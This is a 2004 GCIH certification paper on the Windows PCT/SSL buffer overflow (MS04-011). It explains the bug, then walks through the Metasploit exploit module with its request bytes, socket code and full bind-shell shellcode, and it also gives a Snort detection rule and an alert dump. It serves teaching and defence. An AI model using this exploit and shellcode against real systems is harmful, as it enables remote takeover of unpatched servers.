Global Information Assurance Certification Paper

Joe Fireday vs. Uberh4x0r: The Quest for Domain Control.
aka. Whacking PCT/SSL For Fun and Profit

GCIH Practical Assignment
Version 3 (admin v2.8)

Matthew Carpenter
9/20/2004

Table of Contents

Section I. Introduction to Networks, Vulnerabilities and Exploits

Statement of Purpose

This paper will explore the use of the PCT/SSL vulnerability described in Microsoft Security Bulletin MS04-011. Uberh4x0r, international villain and generally mean d00d, will search and discover vulnerabilities in Druidian Incorporated's network and provide a real-world example of its severity using the MetaSploit Exploit Framework and the recently published "windows_pct_ssl" module. Following the exploit and Uberh4x0r's super-evil plans, this paper will detail the incident handling process which would be employed to recover from such an exploit. This paper is intended to entertain while educating about the dangers of this exploit and detailing the incident handling process. In order to highlight the need for accountability of wireless networks, this exploit will be demonstrated through an unsecured wireless access point.

Private Communications Transport

PCT stands for Private Communications Transport and is part of Microsoft's implementation of the Secure Sockets Layer (SSL) standard. (CERT, 1) PCT was developed by Microsoft and VISA as an alternative to SSLv2.0 and is available as an option for encryption when an SSL-session is negotiated using the Windows SSL libraries.(a library is a set of program code which is not a program itself, but can be used by many programs) (ISS, 1)


During the initial setup of the SSL Session, the schannel.dll library fails to verify the size of data coming in during the PCT v1.0 handshake packets. (ISS, 1)

SSL is commonly used to protect privacy on the World Wide Web as part of the HTTPS protocol, which could also be written HTTP over SSL. SSL is also used to secure email communications as well as authentication traffic such as LDAP.

SSL v3.0 is now favored over PCT v1.0 and SSL v2.0, which are to be retired. PCT 1.0 is vulnerable but disabled by default in Windows Server 2003. PCT is vulnerable and turned on by default in all versions of Windows NT4 (through SP6a), Windows 2000 (including SP4), and Windows XP including SP1 (ISS, 1) (badpack3t, 1).

Buffer Overflow, What?

The PCT/SSL vulnerability is a Buffer Overflow (BOF) vulnerability in the Windows library named "schannel.dll". A BOF vulnerability results from a developer allowing a specific-size chunk of computer memory (a buffer) to be written to without verifying that the new information will fit. Because a computer often uses the same segment of memory to store both information and pointers to programming code, a BOF can be



Stack Diagram
(Skoudis, 13)

crafted to overwrite not only the memory allocated to store the information, but also memory the computer uses to find the next executed command. Through careful investigation and sometimes a little guesswork, a hacker can place his/her own programming code into the memory originally intended to store information and continue overwriting the memory stack until it reaches the pointer to the next command, which he/she then changes to reference the programming code just written to the memory buffer.

The computer uses a memory tool called a "stack" for storing run-time information like local variables and function parameters. Imagine the stack as a computerized version of a napkin dispenser. The stack can have a new piece of information added on top of it (called a PUSH in stack language) just as napkins can be pushed into the dispenser, and it can have the top piece of information taken off (called a POP) which is like taking out a napkin. Only the top piece of information can be dealt with at one time.

When a new function is executed, the computer PUSHes the parameters on the stack, then pushes the return address so when the function is complete the computer can find where it left off. Once in the function, local variables are placed on the stack as well. Oddly enough, when information is moved into the variables on the stack, it starts at the end of the memory space (toward the top of the stack) and continues toward the return address. It is almost as if the people who wrote the stack-handling code had BOFs in mind.

(For more information on Buffer Overflows, please visit http://www.hackinthebox.org/print.php?sid=7952)

Vulnerability Identification

The PCT vulnerability is listed by Microsoft in the Security Bulletin MS04-011, knowledgebase article 835732 (Microsoft, 1). Microsoft lists the vulnerability as affecting Windows NT, Windows 2000, Windows XP and Windows 2003 Server. Windows 95, 98 and Millennium Edition (ME) are not vulnerable.

This vulnerability is listed as CVE-2003-0719 in the Common Vulnerabilities and Exposures (CVE) database. The CVE database, available at http://cve.mitre.org/, was described by NetworkWorldFusion as "a superb compendium of standardized names for vulnerabilities and exposures," and continues: "CVE aspires to describe and name all

publicly known facts about computer systems that could allow somebody to violate a reasonable security policy for that system." (Network World Fusion, 1)

The Computer Emergency Response Team (CERT) lists the PCT vulnerability as VU#586540. US-CERT, located at http://www.us-cert.gov/, is a government agency which "is charged with protecting our nation's Internet infrastructure by coordinating defense against and response to cyber attacks." (US-CERT, 1)

The OpenSource Vulnerabilities DataBase (http://osvdb.org) has assigned OSVDB ID#5250 (OSVDB, 1) to this vulnerability. The OSVDB is a vendor-agnostic source of security information, particularly vulnerabilities and exploits.

Vulnerability Type

The PCT vulnerability is listed as a Remote Code Execution vulnerability. This means that the attacker can make a networked computer execute a program of his choosing. This is commonly described as "executing arbitrary code". Most often the code executed will connect the attacker to a privileged command prompt, also known as a "command shell." This process of having the exploited computer make a command shell available over the network is affectionately known as "shoveling a shell," which we will explore in depth in section II.

Other common types of vulnerabilities include:

- *Denial of Service*: A vulnerability which somehow disrupts the availability of a service, but does not allow the attacker to "Shovel a Shell" or add a user account.

- *Privilege Escalation*: A vulnerability which, when exploited, provides an existing user account more access than was intended by the administrator. Most often privilege escalation will provide the user with super-user privilege, allowing access to all resources of a computer system, including the ability to add or grant access to other user accounts. This allows the attacker to maintain high-security privileges after the vulnerability has been fixed.

- *Information Disclosure*: As the name suggests, this type of vulnerability provides information not intended for general consumption. Sometimes this information allows an attacker to know intimate details of a computer system, allowing them to gain access to the network more easily. Other times the intimate information is not about the computer system at all, but the people who use it.

Impact of the PCT Vulnerability

Any services using Windows SSL libraries are vulnerable if PCT v1.0 and SSL v2.0 are enabled. Services known to be impacted include Microsoft IIS (HTTPS over the Internet), Microsoft Exchange Server (Encrypted Email SMTPS, POP3S, and IMAPS), and Microsoft Active Directory (Authentication using LDAPS). Any third-party software

written to use the conveniently-provided SSL library will also be vulnerable.

This vulnerability is extremely "juicy" for malcontents wishing to do damage. The reasons are many, but among them are *availability* and *opportunity*:

Availability: This is not just an IIS exploit or the latest Outlook problem, but is at the core of a widely used shared library, not just any library, but one which encourages a sense of security. To make matters worse, SSL is a protocol wrapper, which is completely service-agnostic, making the potential for similarity in exploiting all services using it quite high.

Opportunity: Since SSL-protected services are regarded as quite secure, many are allowed access from the Internet who otherwise might not be. For example, POP3 email is quite insecure because user names and their corresponding passwords are transmitted in clear-text, making them quite easy to capture and use. POP3S, however, wraps the entire POP3 session in a secure channel of communication, protecting the privacy and integrity of the data being communicated, and thus is often allowed in from the Internet for mobile workers. All online banking sites use SSL to secure Web-transactions. SSL protects the bank account number, PIN, and your balance from falling into the wrong hands. The systems providing these services to the Internet will typically live in a Demilitarized Zone (DMZ), or a part of the network which has only limited access to the "inside" protected network where all the important systems are maintained, such as Procurement, Enterprise Resource Management (ERM), HR information like Salaries and sensitive health information protected by HIPAA.

Perhaps worse than the aforementioned services, which can provide attackers access to the DMZ, is the LDAPS protocol used for authentication. Due to the secure nature of SSL, LDAPS is the preferred authentication method for web-applications, like our friendly banking or shopping site. Often, LDAPS is provided by Microsoft's Active Directory from a Domain Controller living on the Internal network, and the channel used by LDAPS (TCP Port 636) is often allowed *carte-blanche* from the DMZ network into the authentication server, which is vulnerable. Uberh4x0r will have some direct comments on this later.

Details of the PCT Vulnerability

So far we have touched on the impact and sketchy details of this vulnerability. This section will cover the details. As I've already stated, the PCT vulnerability is a Buffer Overflow, or incorrect size checking vulnerability. The vulnerable code, found in schannel.dll can be roughly reconstituted (like fast-food onions, *yuck*) from machine language to the following C code:

```
1 function(char *packet, unsigned int N)
2  char buf[32];
3  unsigned int register i;
```

```
4   if(N < 32)
5   {
6   memcpy(buf,packet,N);
7   for(i = 0; i < N; i++)
8   buf[i+N] = ~buf[i];
9   }
(badpack3t, 1)
```

For those of you who are not familiar with the C programming language, this is what is known as a subroutine, or a function. The purpose of a function is to segregate program code into "bite-sized chunks" which can be reused. Let's walk through this code summarizing what is happening:

Line 1: Defines the function as taking two parameters, one group of characters (like a sentence or social security number) named "*packet*", and a whole number named "*N*".
Line 2: Defines "*buf*" as a group of 32 characters (a 32 byte memory buffer, hence the name)
Line 3: Defines "*i*" as a whole number between 1 and 65,536
Line 4: Checks if *N* is a number less than 32
Line 5: If so, do commands on lines 6-8, otherwise skip them
Line 6: Copy *N* number of characters from *buf* to *packet*.
Line 7: Do line 8 over and over *N* times incrementing *i* from 0 – (*N*-1)
Line 8: Set the (*i+N*)th character of *buf* to be the "one's complement" of the (i)th character of buf.

Note: One's complement is reversing the binary digits (bits) of something, ie. setting all the 1's to 0's and vice versa. As an example, the unsigned 8-bit number 8 (00001000-a one in the "8's" position) becomes 248(11110111-all ones *except* the "8's" position), because the ones and zeros are reversed. One's complement is normally used with "signed" numbers, or numbers which sacrifice one bit (a zero or a one) to indicate positive or negative, to invert the number to its negative representation. For more on One's Complement, visit http://www.fact-index.com/n/ne/negative_and_non_negative_numbers.html.

Note: Binary is very important for understanding how computers really work underneath. Binary is a number system similar to decimal, which we use every day. Instead of using ten possibilities for each "position" or "place" there are only two: 0 and 1. Each location in the number represents a specific value-set. For decimal, 100 is one hundred, because there is a "1" in the "hundred's place". In binary, 100 is "four" because there is a "1" in the "four's place". Where decimal uses places starting with the "ones", then "tens", then "hundreds", then "thousands", binary builds much more slowly. Binary starts with "ones", then "twos", then "fours", then "eights", then "sixteenths", then "thirty-twos", and so on. Binary is used in electronics because it is simple to represent with switches or "gates" as they are called. A given location either has voltage or it doesn't. Computers like the simplicity, and since the next possible

number system to use is trinary, I like it too. For more information on Binary, please visit http://www.mindsec.com/files/binary.htm and http://www.math.grin.edu/~rebelsky/Courses/152/97F/Readings/student-binary.html

Notice in line 4 the size of *N* being checked, not typical of many BOFs. Unfortunately the logic is incorrect. The variable *N* cannot be greater than 32 for the rest of the function to be executed. Since line 2 defines *buf* as an array of 32 characters and line 8 fiddles with memory at array location *i+N* the verification should be whether *i+N <32*. Since *i* is a loop from 0 to *N-1*, the initial size-check of *N+N*-1 <32 could have avoided this overflow (In reality, the logic of lines 6-8 are simply flawed) (Rizzo,1).

To summarize, the bounds-checking code listed above will let *N* be up to 31, and *i+N* could then be as large as 61. Since *buf* can only be accessed up to position 31 (starting from position 0 in the C language) and since this code uses *i+N* (up to 61) to directly access locations in *buf*, we can alter an additional 30 bytes which we *should* not be able to change.

This means that for any value *N* which is larger than 16 (or in hex, 0x10) the buffer integrity is broken, allowing the BOF. According to Juliano Rizzo, author of Core Impact's PCT module, a value for *N* of 22 (0x16) overwrites the return address, which we have been calling “memory the computer uses to find the next executed command”. When the function completes and the execution supposedly returns to where it left off in the calling function, the attacker gets to decide where to go. (Rizzo, 1)

Often Windows BOF code-execution exploits will change the return address to point program execution back to the attacker's code. With the PCT vulnerability, however, this address is unpredictable. The workaround for this is to pick a predictable address which will reference the attacker's code. There are many locations in memory which point where we need. Finding and selecting this information sets each exploit apart from the rest, which is why it is difficult to write signatures for this vulnerability (and many other BOFs). (Rizzo, 1)

Please note: This vulnerability may be disarmed by disabling either PCT v1.0 or SSL v2.0. Systems using MSMQ, a distributed application interprocess-communication tool, will experience issues if disabling PCT. Since both PCTv1.0 and SSL v2.0 are required to be enabled for the vulnerability to exist, disabling SSL v2.0 is a possible workaround. According to Microsoft, following the directions at this link to edit a few registry keys will disable the vulnerability:

http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/q187/4/98.asp&NoWebContent=1

Exploits

There are multiple tools widely available for anyone to exploit the PCT vulnerability. After careful consideration, philosophical contemplation, and general

procrastination, I chose Metasploit's Exploit Framework v2.2, specifically the "windows_ssl_pct" module, to demonstrate this vulnerability. (Metasploit, 1). Metasploit is an OpenSource Software tool provided to the security community for greater understanding of vulnerabilities and their consequences. Penetration testing, a common form of security audit, utilizes such tools in order to test the level of security of a network. Metasploit is available for Unix-platforms at http://metasploit.org/tools/framework-2.2.tar.gz and for Windows (with a working Cygwin environment) at http://metasploit.org/tools/framework-2.2.exe

Also freely available but not appearing in this film is a program known as THCIISSLAME. Written by Johnny Cyberpunk of *The Hacker's Choice* (http://thc.org), this exploit was written to be run from Windows. Cyberpunk also assisted in the writing of the Metasploit module. While the code looks significantly different, his experience doubtless aided in the writing of the Metasploit modules, particularly in the selection of memory offsets.

Core Security Technologies also provides Core Impact, a commercial penetration-testing product available at http://www.coresecurity.com/products/coreimpact/index.php. According to Core Security Technologies:

> CORE IMPACT is the first automated, comprehensive penetration testing product for assessing specific information security threats to an organization. With CORE IMPACT, any network administrator can now safely and efficiently determine exactly how an attacker can get control of their valuable information assets. You no longer have to be an expert, or even a security specialist to perform this critical type of assessment which tests the security of your network. (Core Security Technologies, 1)

While I have not had the opportunity of using Core Impact personally, I have been able to hack alongside a demonstration of Core Impact. They must have had the tear-it-up-o-meter cranked up because it reminded me of the movie with a similar name, *Deep Impact*. All the machines on the IP NET Challenge required rebooting when they were done. Ahhh, such is the way of BOF exploits.

MetaSploit Up Close

Every remote code execution exploit has at least two parts: *exploit code* and *payload*. The exploit code communicates with the vulnerable system and makes the remote system do something it was not intended to do. The payload is the program code the remote computer will execute.

Metasploit is known as a "Framework" because the core utility has no exploit code or payload in it, but relies on plug-ins for both. This allows the Metasploit framework to provide a great deal of flexibility and the ability to adapt to new vulnerabilities quickly since most of the programming is reused. Not only does this provide faster creation of

exploits, but allows the tool to be more stable as the framework matures.

The Metasploit team strives to create exploit code which does not “break things”. When a Buffer Overflow vulnerability is exploited, most often the vulnerable service is left unusable. For instance, exploiting a web-server would leave that web site unavailable for all others who would visit it. As you can imagine, this does not bode well for most valid uses of penetration-testing tools. When used for the purpose of learning, rebooting a lab-computer is a simple inconvenience. Pen-testing against a corporate network, however, gets much more complex. Because Buffer Overflows tend to cause failures when a vulnerable system is found, an outage schedule is often necessary for pen-testing. Since pen-testing can be a time-consuming activity appropriate downtime is often difficult to schedule. The goal of nondestructive exploits, although not widely achieved yet, has obvious benefits.

Framework 2.2 includes 30 individual exploits and 33 payloads. Exploits which are well-known include MSRPC (aka dcom) and IIS WebDav. Common payloads include various forms of shoveling a shell (win32_reverse) and providing an unauthenticated telnet session on the port of your choosing (win32_bind). A relatively recent addition to the Windows Payloads allows the creation of a new user (win32_adduser). Because Metasploit is written in the Perl language, these exploits and payloads are easily used on almost any platform and operating system. Using Perl also allows many security professionals to write their own exploits or tests with a moderate learning curve.

The PCT Exploit has been available since Metasploit Framework 2.0, available as a download named “iis5x_ssl_pct.pm”. As the name suggests, the original exploit targeted IIS 5.x servers. In Framework 2.1 the module went through a major rewrite and was broadened to include all SSL-enabled protocols including STARTTLS, the email (SMTP) Transport Layer Security implementation. From Framework 2.1 to 2.2 the “windows_ssl_pct” module was cleaned up to use the new Framework conventions and improve documentation. All such modules are attributed to H.D. Moore (creator of the MetaSploit Framework) and Johnny Cyberpunk, contributor at *The Hacker's Choice* (http://thc.org).

How Does It Work?

The “windows_ssl_pct” module exploits the known PCT vulnerability and uses any of the predefined Windows payloads provided with Metasploit or otherwise obtained. That part we have already covered. There are many details to this process. We'll start by inspecting the module's source code.

(Please see the Appendix for the complete listing of the windows_ssl_pct.pm module)

As you may already have guessed, a Metasploit module is not a complete program, meaning you can't simply “run it” on its own. The Framework provides a great deal of the programming, leaving the module to provide only the programming specific to

that exploit. As a part of the "plug-in" model, each module *must* provide a few common *functions* and *constants* (variables providing information) which Metasploit uses.

`my $info =` provides important information about the module to Metasploit, some of which it provides to the user. For example, we can tell that this exploit works with "win32" Operating Systems, which includes Windows NT, 2000, XP, and 2003. We can also determine details about the vulnerability. For example, UserOpts lists the options available, which options are required (the initial "1" or "0" on each), and the defaults (eg. RPORT defaults to 443). Payload lists restrictions on payloads: notice the space restriction of 1800 bytes. This tells Metasploit how big the exploit payload can be to fit into the buffer-space so it doesn't overwrite the program code pointer, or "callback pointer" (this number isn't necessarily accurate, and doesn't seem to affect the running of the exploit, except to pass the sanity-check done by MetaSploit). "Targets" gives a list of target operating systems and versions, as well as the offset of the buffer to use for each.

`sub new {}` is run when the module is initialized, before it can be used. In order to implement a true plug-in framework Metasploit uses Object-Oriented Programming (OOP). OOP is beyond the scope of this paper but can be summarized by the following: OOP programs define "Objects" which contain variables to hold information as well as program code which knows what to do with that data. Whenever new Objects are created, their "new {}" subroutine is called.

`sub Exploit {}` is run when MetaSploit executes the exploit. The first several "my " lines of this subroutine set up local variables with required exploit information. Of particular interest is the "request" variable:

```
my $request =
  "\x80\x66\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x86\x01\x00\x00\x00".
  "\xeb\x0f".'XXXXXXXXXXX'.pack('V', ($target->[1] ^ 0xffffffff)).
  $shellcode;
```

Most of this variable is written in hexadecimal (base-16 number system). Hexadecimal correlates to binary more cleanly than decimal (base-10), so most debugging tools work in hexadecimal. Many exploits will work in hexadecimal as a result. The first section of the "request" variable includes enough of the SSL negotiation to pass any verification checks and supply the payload. Keep in mind that the request information does not need to be *valid* data, simply data which passes inspection enough to allow the buffer overflow to occur. According to Kyle from TopLayer.com, the exploit doesn't even have to use a PCT packet, so long as PCT v1.0 and SSL v2.0 are enabled.

As we mentioned in our discussion of the PCT Vulnerability, the buffer overflow allows the attacker to overwrite the return address. Often with Windows exploits this return address is changed to point back to the attacker's code. Unfortunately the location of the attacker's code is not predictable in this vulnerability, but depends on software

versions and loaded modules. Another way to execute the attacker's code is to change the return address to point to some other known location which in turn points to the attacker's code. In assembly language, this looks like “jmp <address>”. Finding an appropriate predictable location in memory which will jump to the payload is the responsibility of the exploit developer. (Rizzo, 1)

The reference chosen for this exploit directs code execution to the beginning of our packet (the SSL setup information in $request). THC's and Core Impact's are similar. The trick is to create the exploit packet such that it passes any PCT/SSL requirements prior to the buffer overflow, and still have the packet's contents translate into executable machine code which does the attacker's bidding. We will break this variable down later.

```
my $s = Msf::Socket::Tcp->new
(
    'PeerAddr'  => $target_host,
    'PeerPort'  => $target_port,
    'LocalPort' => $self->GetVar('CPORT'),
    'SSL'       => 0,
);
```

This creates an instance of a TCP Socket Connection called *s.* It will be initialized with the IP Address and Port of the target machine, the local (source) port, and make sure it does not set up an SSL connection.

```
if ($s->IsError) {
  $self->PrintLine('[*] Error creating socket: ' . $s->GetError);
  return;
}
```

This section checks for problems setting up the TCP Connection with the target computer. If there were any issues, an appropriate error message is printed to the screen.

```
my $res;
```

This line declares that a variable named *res* will be used in this function. This also could have been placed at the beginning of the function for readability.

```
if ($proto =~ /smtp/i) {
    $res = $s->Recv(-1, 45);
    $res =~ s/\r|\n//g;
    $self->PrintLine("[*] REMOTE> $res");

    $s->Send("HELO METASPLOIT.COM\r\n");
    $res = $s->Recv(-1, 5);
```

```
    $res =~ s/\r|\n//g;
    $self->PrintLine("[*] REMOTE> $res");

    $s->Send("STARTTLS\r\n");
    $res = $s->Recv(-1, 5);
    $res =~ s/\r|\n//g;
    $self->PrintLine("[*] REMOTE> $res");
    if ($res !~ /^220.*SMTP server ready/) {
        $self->PrintLine("[*] Invalid response to STARTTLS");
        return(0);
    }
}
```

This section interacts with an SMTP server to begin negotiating the STARTTLS channel. STARTTLS is beyond the scope of this paper, but the protocol starts with the server sending a "greeting" message, the client sending either a "HELO <myhostname>" or an "EHLO <myhostname>" message, the server responding with another message acknowledging the client, and then the client sending the STARTTLS command. If after that interaction the response does not start with "220" and contain "SMTP server ready" the STARTTLS attack fails. If this response is received the server is ready to start the TLS setup and can be exploited just like other SSL protocols. Thus, processing continues from here the same for all exploits.

```
$self->PrintLine("[*] Sending " .length($request) . " bytes to
remote host.");
$s->Send($request);
```

This section sends the exploit packet known as *request*. While the STARTTLS communication required some setup, SSL-wrapped protocols do not. Since a plain-text protocol is being pushed through a standardized SSL tunnel, the SSL negotiation begins immediately.

```
$self->PrintLine("[*] Waiting for a response...");
$res = $s->Recv(-1, 5);
if ($res && $res eq "\x00\x00\x01") {
    $self->PrintLine("[*] Response indicates that PCT is
disabled");
}

return(0);
```

This section receives any response from the exploit. If the response is 0x00 0x00 0x01, the exploit was unsuccessful. The function then completes and returns to the calling Framework.

The Payload code of interest is the part which is included in the exploit packet. It is part of the *Win32Payload* variable which has a property *Payload. Payload* is where the win32_bind code is stored in this case. This code basically opens an unauthenticated remote command prompt for service on a port chosen by the attacker.

```
'Win32Payload' =>
  {
    Offsets => { 'LPORT' => [235, 'n'], 'EXITFUNC' => [362, 'V'] },
    Payload =>
      "\xe8\x56\x00\x00\x00\x53\x55\x56\x57\x8b\x6c\x24\x18\x8b\x45\x3c".
      "\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x32".
      "\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38\xe0\x74\x07".
      "\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1\x8b\x5a\x24".
      "\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8".
      "\xeb\x02\x31\xc0\x5f\x5e\x5d\x5b\xc2\x08\x00\x5e\x6a\x30\x59\x64".
      "\x8b\x19\x8b\x5b\x0c\x8b\x5b\x1c\x8b\x1b\x8b\x5b\x08\x53\x68\x8e".
      "\x4e\x0e\xec\xff\xd6\x89\xc7\x81\xec\x00\x01\x00\x00\x57\x56\x53".
      "\x89\xe5\xe8\x27\x00\x00\x00\x90\x01\x00\x00\xb6\x19\x18\xe7\xa4".
      "\x19\x70\xe9\xe5\x49\x86\x49\xa4\x1a\x70\xc7\xa4\xad\x2e\xe9\xd9".
      "\x09\xf5\xad\xcb\xed\xfc\x3b\x57\x53\x32\x5f\x33\x32\x00\x5b\x8d".
      "\x4b\x20\x51\xff\xd7\x89\xdf\x89\xc3\x8d\x75\x14\x6a\x07\x59\x51".
      "\x53\xff\x34\x8f\xff\x55\x04\x59\x89\x04\x8e\xe2\xf2\x2b\x27\x54".
      "\xff\x37\xff\x55\x30\x31\xc0\x50\x50\x50\x50\x40\x50\x40\x50\xff".
      "\x55\x2c\x89\xc7\x31\xdb\x53\x53\x68\x02\x00\x22\x11\x89\xe0\x6a".
      "\x10\x50\x57\xff\x55\x24\x53\x57\xff\x55\x28\x53\x54\x57\xff\x55".
      "\x20\x89\xc7\x68\x43\x4d\x44\x00\x89\xe3\x87\xfa\x31\xc0\x8d\x7c".
      "\x24\xac\x6a\x15\x59\xf3\xab\x87\xfa\x83\xec\x54\xc6\x44\x24\x10".
      "\x44\x66\xc7\x44\x24\x3c\x01\x01\x89\x7c\x24\x48\x89\x7c\x24\x4c".
      "\x89\x7c\x24\x50\x8d\x44\x24\x10\x54\x50\x51\x51\x51\x41\x51\x49".
      "\x51\x51\x53\x51\xff\x75\x00\x68\x72\xfe\xb3\x16\xff\x55\x04\xff".
      "\xd0\x89\xe6\xff\x75\x00\x68\xad\xd9\x05\xce\xff\x55\x04\x89\xc3".
      "\x6a\xff\xff\x36\xff\xd3\xff\x75\x00\x68\x7e\xd8\xe2\x73\xff\x55".
      "\x04\x31\xdb\x53\xff\xd0",
  },
```

Don't bother looking for this in the sniffer or IDS dumps. It won't be there. The variable name is listed as Payload. The exploit uses the local variable *shellcode* which is initialized with:

```
my $shellcode   = $self->GetVar('EncodedPayload')->Payload;
```

Notice the *EncodedPayload* call. This alters the payload code so that it stays functionally the same but does not leave a signature. This is known as Polymorphism, where the same code can look many different ways. The MetaSploit guys are really smart! The Snort guys are top-notch as well. Keep in mind that we still have a working exploit signature, but not from the payload.

For an introduction to Perl programming, visit “Starting Perl” at http://archive.ncsa.uiuc.edu/General/Training/PerlIntro/startup.html

Explanation of the Exploit Bytes ($request)

To understand why the exploit bytes are how they are it is important to remember the two purposes they will serve:

1. This packet data will have to pass any protocol checks prior to the vulnerable code
2. These bytes, from the beginning, will have to be acceptable machine language and preferably not do anything nasty. Many of these bytes have to be the functional equivalent of NO-OP code, which does basically nothing; the computer equivalent to twiddling its thumbs.

Packet Data

The first byte (0x80) is checked for the high-bit to be set, which it is(10000000 = 0X80). If any of the other bits are set, they would be multiplied by 256 (or 2^8) and the second byte (0x66) added to become the Record Length used. We want the Record Length to be 0x66. This makes 0x80 the ideal choice.

The following 0x01 is unimportant to get to the vulnerable code.

The next two bytes, 0x02BD, have to be greater than 0x0001 and less than 0x8001. 0x02BD was selected somewhat arbitrarily. 0xBD has special meaning in machine language, which we'll see in a minute.

0x0001 must be greater than 0 and should be less than 0x0003

The next 0x0001 must be less than 0x0010

0x0016 must be between 0 and 0x20, but the vulnerability requires it be 0x0016 in order to overwrite the return address. This and the previous two numbers cannot be larger than the *RecordLength*.

0x8F must be 0x8F for the exploit to occur.

The following 0x8601 must be greater than 0x8001.

Machine Language

```
80660102          and     byte ptr [esi+0x1],0x2
bd00010001        mov     ebp,0x1000100
0016              add     [esi],dl
8f8601000000      pop     [esi+0x1]
eb20              jmp     0016f40b
```

The *and, mov, add,* and *pop* lines are basically doing nothing. What *is* important is the *jmp 0016f40b*. This basically skips over the mandatory return address and continues executing code after that, where the payload code is.

(Most Exploit Byte explanation interpreted from details from Juliano Rizzo, 1)

What About Intrusion Detection or Prevention?

Intrusion Detection has come a long way over the past several years. Several IDS solutions have distinguished themselves as moderately trustworthy and with some tuning even prove fairly useful. IDS is a large topic, worthy of many papers. I will not delve into the details, but among the most promising seem to be Snort (http://www.snort.org/) and derivatives like StillSecure's BorderGuard (http://stillsecure.com/products/), Juniper/NetScreen (http://www.juniper.net/products/intrusion/dsheet/), and Cisco's CSA. Snort and NetScreen are both primarily Network Intrusion Detection Systems (NIDS) and CSA is a Host-based Intrusion Detection System (HIDS). In reality these are each Intrusion Prevention Systems, but I can't bring myself to include those acronyms in this paper.

Network-based IDS tends to be quite signature based, meaning that they are looking for some sequence of data much like doctors look for germs based on specific characteristics of the germs. Just like a doctor looking at an undocumented germ, signature-based IDS are unable to detect new malware on the fly. This approach can be done well, assuming you have appropriate signatures installed.

HIDS systems, because of their integration with the operating system, are able to be more “anomaly-based”, meaning that they not only look for known bad guys, but also look for new bad guys based on typical things bad guys try to do, such as making low-level operating system procedure-calls. Following our previous example, this would be like the doctor catching the germs that try to make you vomit. What is really intriguing about HIDS is that they can be set to stop the vomiting before it happens!

Any signatures intended to detect PCT exploitation must not rely on arbitrarily-chosen bytes. Bytes which must have specific values such as the variables *N* and *o* can be used, but whatever resulting signature must be carefully tested to ensure minimum false-positives. o=0x8F and 0x10 < *N* <= *0x20*. According to Juliano Rizzo's detailed analysis of the PCT vulnerability there could be 25 million different packets of data which would trigger this exploit (Rizzo, 1).

The PCT exploit can be detected by Snort 2.x. For these exercises we tested with Snort version 2.1.1 with the latest rules. The HTTPS/PCT exploit signature can be found in the *web-misc.rules* file. The signature used is defined like this:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443 (msg:"WEB-MISC
PCT Client_Hello overflow attempt"; flow:to_server,established;
content:"|01|"; depth:1; offset:2; byte_test:2,>,0,6;
byte_test:2,!,0,8; byte_test:2,!,16,8; byte_test:2,>,20,10;
content:"|8F|"; depth:1; offset:11;
byte_test:2,>,32768,0,relative; reference:bugtraq,10116;
reference:cve,2003-0719;
reference:url,www.microsoft.com/technet/security/bulletin/ms04-
011.mspx; classtype:attempted-admin; sid:2515; rev:9;)
```

This defines an alert which watches for packets within a TCP connection from the Internet to the local web-servers on port 443 and checks certain bytes in the packet which are fairly distinct to the PCT exploit. When Snort sees a packet which matches this signature, an alert is triggered. Snort is very flexible in its alerting process, but basically an alert is sent with links to descriptions of the vulnerability as seen in the signature. This alert would be entitled ***WEB-MISC PCT Client_Hello overflow attempt***.

An example alert from our lab looks something like the following:

```
[**] WEB-MISC PCT Client_Hello overflow attempt [**]
09/02-21:43:50.945893 192.168.72.243:32785 -> 172.27.246.90:443
TCP TTL:64 TOS:0x0 ID:22552 IpLen:20 DgmLen:485 DF
***AP*** Seq: 0xADF09182  Ack: 0x6CE1582  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 14339044 0
80 66 01 02 BD 00 01 00 01 00 16 8F 86 01 00 00  .f..............
00 EB 0F 58 58 58 58 58 58 58 58 58 58 58 17 63  ...XXXXXXXXXXX.c
BE 98 D9 EE D9 74 24 F4 5B 31 C9 B1 5E 81 73 17  .....t$.[1..^.s.
AE 46 C3 7B 83 EB FC E2 F4 52 AE 95 7B AE 46 90  .F.{.....R..{.F.
2E F8 11 48 17 8A 5E 48 3E 92 CD 97 7E D6 47 29  ...H..^H>...~.G)
F0 E4 5E 48 21 8E 47 28 98 9C 0F 48 4F 25 47 2D  ..^H!.G(...HO%G-
4A 51 BA F2 BB 02 7E 23 0F A9 87 0C 76 AF 81 28  JQ....~#....v..(
89 95 3A E7 6F DB A7 48 21 8A 47 28 1D 25 4A 88  ..:.o..H!.G(.%J.
F0 F4 5A C2 90 25 42 48 7A 46 AD C1 4A 6E 19 9D  ..Z..%BHzF..Jn..
26 F5 84 CB 7B F0 2C F3 22 CA CD DA F0 F5 4A 48  &...{.,."......JH
20 B2 CD D8 F0 F5 4E 90 13 20 08 CD 97 51 90 4A   .....N.. ...Q.J
BC 2F AA C3 7A AE 46 94 2D FD CF 26 93 89 46 C3  ./..z.F.-..&..F.
7B 3E 47 C3 7B 18 5F DB 9C 0A 5F B3 92 4B 0F 45  {>G.{._..._..K.E
32 0A 5C B3 BC 0A EB ED 92 77 4F 36 D6 65 AB 3F  2.\......wO6.e.?
